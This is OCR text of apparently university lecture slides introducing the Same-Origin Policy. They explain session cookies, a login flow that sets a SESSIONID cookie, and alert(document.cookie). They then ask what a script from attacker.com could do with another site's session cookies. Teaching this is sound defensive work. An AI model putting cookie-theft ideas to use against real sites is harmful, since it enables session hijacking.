
Motivative Example for SOP




Motivative Example for SOP



Motivative Example for SOP



Motivative Example for SOP



Cookie: Making HTTP Stateful


- Store a server-created file (cookie) in the browser

- Examples
  - Authentication (log in)
  - Personalization (language preference, shopping cart)
  - User tracking

- We can display all cookies for current document by `alert(document.cookie)`

Cookie: Making HTTP Stateful

HTTP Client



HTTP Server

Login Post
username=john
password=john

Login successful?
1. create session id
2. return session id in cookie
3. store session id in database

SESSION ID
Sessionid
Username
CreateDate
ExpireDate
lastAccessData

Database

Sensitive information

Set-Cookie: SESSIONID=66C530ACAF44D1605588619ECB0C737C

HTTP is Stateless


Cookie: SESSIONID=66C530ACAF44D1605588619ECB0C737C

Will send any matching cookies automatically with every request


Lookup Session ID
1. Session match a username?
2. Session still valid?

Content for ' john

Motivative Example for SOP



A World Without Separation between Sites



A World Without Separation between Sites

What if a script from attacker.com can access data from mail.unist.ac.kr?

It would be able to read your emails, private messages, authentication session cookies

A World Without Separation between Sites

How can we prevent such malicious behaviors?

